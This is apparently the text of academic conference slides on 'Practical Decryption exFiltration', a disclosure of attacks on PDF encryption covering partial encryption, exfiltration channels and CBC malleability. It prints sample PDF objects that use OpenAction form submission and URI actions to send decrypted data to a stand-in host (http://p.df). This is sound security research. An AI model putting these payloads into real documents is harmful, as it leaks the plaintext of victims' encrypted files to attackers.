



Practical Decryption exFiltration

Breaking PDF Encryption

Jens Müller*, Fabian Ising**, Vladislav Mladenov*,
Christian Mainka*, Sebastian Schinzel**, Jörg Schwenk*

* Ruhr-Universität Bochum

** Münster University of Applied Sciences


Portable Document Format

- Developed in 1993 by Adobe
 - Up to PDF 1.7
- ISO-32000 standard since 2008
 - PDF 1.7 and PDF 2.0
- Supports encryption
 - Password-based
 - Public-Key-based

Encrypted PDF with Password Protection

Encrypted PDF secures a document by scanning it into a password-protected PDF for transmission over the network in encrypted format. In order to see the file, viewers must re-enter the password.

Source: Sharp Corporation




MFP encrypts
the scanned data

Requests password entry
for viewing the file

PDF Postman

Send Secure PDF E-Mail from
Microsoft Outlook 365/2019/2016/2013/2010
to Anyone



Source: Encryptomatic



© Fabian Ising

Who uses PDF Encryption?



Encrypted e-mail

Did you receive an e-mail with a PDF file
and a password from us?

Here you will find instructions how to open the encrypted
PDF and any PDF documents.

Standard Form 750 - Claims Collection Litigation Report Instructions- 2/16

CCLR ENCRYPTED ELECTRONIC SUBMISSION

This option is available only if you have completed this CCLR, and the amount of claim in the TOTAL PRINCIPAL DUE, Block 9a, is **less than \$1,000,000**:

1. Scan the document, labelling it Debtor Last Name_YYYY_document name i.e. Bradley_2015_Document
2. Open the PDF document just created.
3. Click on "Tools".
Choose Protection,
Then Encrypt,
Then Encrypt with Password.

Source:
<https://www.justice.gov/ind/file/789246/download>



PDF BASICS

- A PDF document is divided into *objects*
 - objects have an **object number** and a **generation number**

```
2 0 obj
    (Hello World)
endobj
```

- Objects can be metadata (e. g. which pages are available)
- Content objects can be **streams** or **strings**

```
2 0 obj
    (Hello World)
endobj
```

```
2 0 obj
    stream
        Arbitrary Binary Data
    endstream
endobj
```

- Encryption is also added in an object:
 - Defines a *cryptfilter* that specifies the encryption to use
 - *StrF* - String Encryption
 - *StmF* - Stream Encryption
 - *EFF* - Embedded File Encryption

	6 0 obj <i>Encrypt</i>		
	/P	<i>Value</i>	
	/Perm	<i>Encrypted File Permissions</i>	
	/EncryptMetadata	<i>true/false</i>	
Metadata Encryption	/StdCF	<< <i>Algorithm, Event</i> >>	
Cryptfilter	/StrF /StdCF	/StmF /StdCF	/EFF /StdCF

- Targeted modification of encrypted PDF in-transit or at-rest
 - Change document structure/add new unencrypted objects (Direct Exfiltration)
 - Manipulate ciphertext (Malleability Attacks)
- Goal: Leak plaintext once modified PDF is opened and decrypted



DIRECT EXFILTRATION



Direct Exfiltration

- ☐ Partial Encryption
- ☐ Exfiltration Channel
- ☐ Cross-Object Reference

- Remember the encryption object and the *cryptfilters*?
 - An *Identity* or a *None* filter can be set for specific elements
 - Does not work for all readers, but 18 methods exist to define partial encryption

6 0 obj <i>Encrypt</i>	
/P	<i>Value</i>
/Perm	<i>Encrypted File Permissions</i>
/EncryptMetadata	<i>true/false</i>
/StdCF	<i><<Algorithm, Event>></i>
/StrF /Identity	/StmF /StdCF
	/EFF /StdCF

Metadata Encryption

Cryptfilter



Direct Exfiltration

- ☒ Partial Encryption
- ☐ Exfiltration Channel
- ☐ Cross-Object Reference

Exfiltration Channels

- PDF Forms
 - Allows cross-reference to other objects (form fields)
 - Can submit both strings and streams to arbitrary URLs
 - Auto-Submit is possible via *OpenActions*

Attacker Inserted
Encrypted Data

Sample Form

Submit Form

<http://p.df/>

Secret Data

```
1 0 obj
<< /Type /Catalog /AcroForm
  << /Fields [ << /T (x) /V 2 0 R >> ] >>
  /OpenAction
    << /S /SubmitForm /F (http://p.df) >>
  >>
endobj


2 0 obj
stream
[encrypted data]
endstream
endobj
```

Exfiltration Channels

- Hyperlinks
 - PDF can contain links
 - Usually opened in the system browser
 - A base URL can be defined document wide

```
1 0 obj
  << /Type /Catalog
    /URI << /Type /URI /Base (http://p.df) >>
    /OpenAction << /S /URI /URI 4 0 R >>
  >>
endobj

4 0 obj
encrypted data
endobj
```



- JavaScript
 - The standard allows JavaScript
 - Only some readers implement it
 - Some restrict functionality
 - If allowed unrestricted:
 - SOAP requests
 - `app.launchURL`

Direct Exfiltration

- ☒ Partial Encryption
- ☒ Exfiltration Channel
- ☒ Cross-Object Reference



MALLEABILITY ATTACKS



Malleability Attacks

☐ Ciphertext Malleability

☐ Known Plaintext

☐ Exfiltration Channel

Malleability Attacks

☐ Ciphertext Malleability

☐ Known Plaintext

☒ Exfiltration Channel

- The encryption algorithm went through several iterations
 - Went from RC4 to AES-CBC
 - Key derivation was (broken and) changed multiple times


Specification	Algorithm/Key Length	Key derivation	Integrity Protection	State
PDF 1.1 - 1.3	RC4 40-bit	Object Level		Deprecated
PDF 1.4	RC4 128-bit	Object Level		Deprecated
PDF 1.5	RC4 128-bit	Object Level		Deprecated
PDF 1.6 and 1.7/ ISO 32000-1	AES-CBC 128-bit	Object Level		✓
PDF 1.7 EL 3	AES-CBC 256-bit	Document Level		Deprecated
PDF 1.7 EL 8	AES-CBC 256-bit	Document Level		✓

- The encryption algorithm went through several iterations
 - Went from RC4 to AES-CBC
 - Key derivation was (broken and) changed multiple times

Specification	Algorithm/Key Length	Key derivation	State
PDF 1.1 - 1.3	RC4 40-bit	Object Level	Deprecated
PDF 1.4	RC4 128-bit	Object Level	Deprecated
PDF 1.5	RC4 128-bit	Object Level	Deprecated
PDF 1.6 and 1.7/ ISO 32000-1	AES-CBC 128-bit	Object Level	✓
PDF 1.7 EL 3	AES-CBC 256-bit	Document Level	Deprecated
PDF 1.7 EL 8	AES-CBC 256-bit	Document Level	✓




CBC Malleability






